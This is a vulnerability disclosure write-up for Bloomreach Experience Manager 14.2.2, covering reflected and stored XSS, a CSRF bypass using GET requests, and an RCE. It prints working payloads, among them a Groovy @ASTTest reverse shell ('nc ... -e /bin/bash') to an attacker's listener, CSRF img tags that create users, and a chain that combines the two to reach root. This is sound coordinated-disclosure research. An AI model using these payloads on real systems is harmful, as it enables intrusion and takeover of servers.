Bloomreach Experience Manager 14.2.2

Mar 9, 2021

Bloomreach Experience Manager (brXM) was vulnerable to (CVE-2020-14988) cross-site scripting, (CVE-2020-14989) cross-site request forgery and (CVE-2020-14987) remote code execution. Details were shared with Bloomreach whereafter the CVEs were reserved.

About Bloomreach

Bloomreach provides an enterprise cloud solution in commerce, improving customer experiences. Customers include the Dutch Government, Dutch Police, Dutch Railways and internationally they also serve well known organizations. On their website they write about powering over 200 billion dollars in digital commerce experiences.

Bloomreach Experience Manager

Bloomreach Experience Manager(brXM) is a Content Management System (CMS), build for developers and marketeers to create or enhance customer experiences. The vulnerabilities were initially found in the brXM 14.1.0 developer trial docker image. To recreate the findings for this post the docker image of brXM 14.2.2 developer trial was used.

Vulnerabilities


Various vulnerabilities were found, this included multiple types of cross-site scripting (XSS), a bypass of the cross-site request forgery (CSRF) protection that was in place. A remote code execution (RCE) was also found that bypasses certain measures in place, however this is only possible with administrator account privileges or by the CSRF combined with the correct account privileges.

Reflected Cross-Site Scripting


A reflected cross-site scripting vulnerability occurs when it is possible to inject JavaScript code into parameters which will be reflected in the response by the server. Because the payload is not stored in a database, it can only be triggered when a maliciously crafted link is clicked.

The /cms and /cms/console endpoints of the web-application both contain a login portal. Both these login portals are vulnerable to XSS under the condition that you are not already authenticated on that specific portal. If you are logged in on the /cms portal, this attack would still work on the /cms/console portal.

A reflected XSS-vulnerability was found in the “loginmessage” parameter and can be triggered as a unauthenticated user. Note that logged-in users are redirected before the “loginmessage” is displayed so they are not affected. The screenshot below shows the execution of JavaScript code that was placed in the loginmessage parameter:



The “/cms/console” endpoint is also affected to this vulnerability.




Stored Cross-Site Scripting 1


A stored cross-site scripting vulnerability occurs when it is possible to store JavaScript into the database of the web application. Since the JavaScript code is stored in the database, every time a user requests a page where JavaScript was injected, this malicious code gets executed in the web page.

This vulnerability was found in the content editor. To exploit this vulnerability a payload was crafted with a base64 encoded string containing the following value: `<script>alert(1)</alert>`


This payload was placed inside a data URL with content-type of "text/html". This URL was set in the "src" attribute of an "embed" element as shown in the following screenshot:



By saving the contents, the JavaScript executes in the editor as the screenshot below shows:




By publishing this message the vulnerability will also be effective on the frontpage.




Stored Cross-Site Scripting 2


This vulnerability was trickier to find, as it is only executed in a specific menu when creating a new folder. The same payload as above can be used as a folder name:



By clicking the three dots next to a translation folder, a menu appears.




This menu loads the payload and the JavaScript will execute in the browser.




Stored Cross-Site Scripting 3

Another stored XSS vulnerability was found when creating a new author. By placing JavaScript code in the link-page the code gets executed.



Clicking this link will execute the JavaScript.




Stored Cross-Site Scripting 4

A more obscure XSS is found by inserting JavaScript inside an image. In this example a SVG image was used with the following contents:

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink
```

```
</svg>
```

This image was then uploaded as a new profile picture, when a user decides to view this image the JavaScript gets executed.



The screenshot below shows the JavaScript is executed:

Cross-Site Request Forgery

A Cross-Site Request Forgery (CSRF) vulnerability is a weakness in a web application where it allows request from other origins. Malicious users are able to post data from other sources to the web applications endpoints.


Numerous ways exist for HTML pages to automatically sent data to a form. This can be done with JavaScript or something as simple as an image. The web application assumes that the form is submitted using the POST method. The application properly checks the origin header. However, a form can also be transmitted using the GET method. The form parameters will then be in the URL bar. This bypasses the earlier mentioned origin-header check.

A malicious user could then create a page with images. By visiting the page and requesting the images will result in GET requests to the form URL automatically. A logged in user can be tricked to visit this malicious page leading to unintended actions in the web application, such as creating accounts or changing passwords.


To exploit this vulnerability a HTML page was crafted with multiple images which simulates the steps through the menu and finally sending the final GET request to create a new user.

```
<img src="http://localhost:8080/cms/?1-1.IBehaviorListener.0-root-tabs-tabs~conta
<img src="http://localhost:8080/cms/?1-1.IBehaviorListener.0-root-tabs-panel~cont
<img src="http://localhost:8080/cms/?1-1.IBehaviorListener.0-root-tabs-panel~cont
```

The screenshot below show the images are broken because no images are requested. The page still sends the three GET requests which will be accepted by the server. Note the URL show a different origin:



As can be seen in the screenshot below, an administrator which visits the page will unintendedly cause the user to be created:



Remote Code Execution


The web application contains functionality with which the default administrator user is able to run scripts using the updater editor. This functionality is restricted, for example Java system commands are unavailable. It is possible to use the same bypass as was found in Jenkins last year, using a Groovy transformation, to execute system commands. More information about this bypass can be found at the following great blogpost by Orange Tsai.

"@ASTTest is a special Abstract Syntax Tree (AST) transformation meant to help debugging other AST transformations or the Groovy compiler itself. It will let the developer "explore" the AST during compilation and perform assertions on the AST rather than on the result of compilation. This means that this AST transformations gives access to the AST before the Bytecode is produced."

In a new updater script, the following snippet was added with a payload to connect back to another system:

```
@groovy.transform.ASTTest(value={assert java.lang.Runtime.getRuntime().exec("nc
172.18.0.1 4444 -e /bin/bash")})
```

The screenshot below shows it can simply be added to the default placeholder code.



The listener on the attacker's system will receive the connection.


```
user@ubuntu:~$ nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 172.19.0.3 38665
hostname
53edca38e8e1
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
```

Combination

These findings can be combined by placing the following contents inside an HTML page or using one of the cross-site scripting vulnerabilities, it is possible to get remote code execution if triggered by an administrator.

```
<img src="http://localhost:8080/cms/?1-1.IBehaviorListener.0-root-tabs-tabs~conta
<img src="http://localhost:8080/cms/?1-1.IBehaviorListener.0-root-tabs-panel~cont
<img src="http://localhost:8080/cms/?1-1.IBehaviorListener.0-root-tabs-panel~cont
```

The screenshot below shows the HTML page with the different origin and the broken images again.



The attacker's listener will receive the connection and can now look around your systems and network.

```
user@ubuntu:~$ nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 172.19.0.3 34401
hostname
53edca38e8e1
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
```

Bloomreach wrote the RCE is not intended to be fixed, customers should be aware of the risk. Access to the updater editor should be kept at a minimum and to trusted administrators only.

Conclusion

The vulnerabilities above show how vulnerabilities get missed, even in a well known product. Often vulnerabilities are introduced by having insufficient filtering of user input. Text editors are difficult to protect, therefore it is important to work with a whitelist of allowed elements and attributes. Developers

should also realise that POST endpoints could also be abused as GET requests and thus bypass existing security measures. Make sure that there are various levels of security in place to make it more difficult to chain various vulnerabilities behind each other and create more impact.

Timeline

A process of Coordinated Vulnerability Disclosure (CVD) was initiated directly after the discovery of the vulnerabilities described in this blog post. The following timeline was followed during the CVD process:

Date	Action
Jun 9th 2020	Sent report
Jun 9th 2020	Bloomreach confirmed
Jun 22th 2020	Reserved CVE numbers
Jun 22th 2020	CVE numbers assigned
Oct 27th 2020	Bloomreach publishes fixes
Mar 9th 2021	CVEs disclosed

Advisory

It is advised to update to the latest stable version in order to fix the cross-site scripting and cross-site request forgery vulnerabilities with CVE-2020-14988, CVE-2020-14989. The remote code execution vulnerability with CVE-2020-14987 has not been fixed. Bloomreach recommends that administrators should restrict access to the administrative updater editor to a minimal set of trusted users.

---

tvrbk

tvrbk
^pm.me

Nothing yet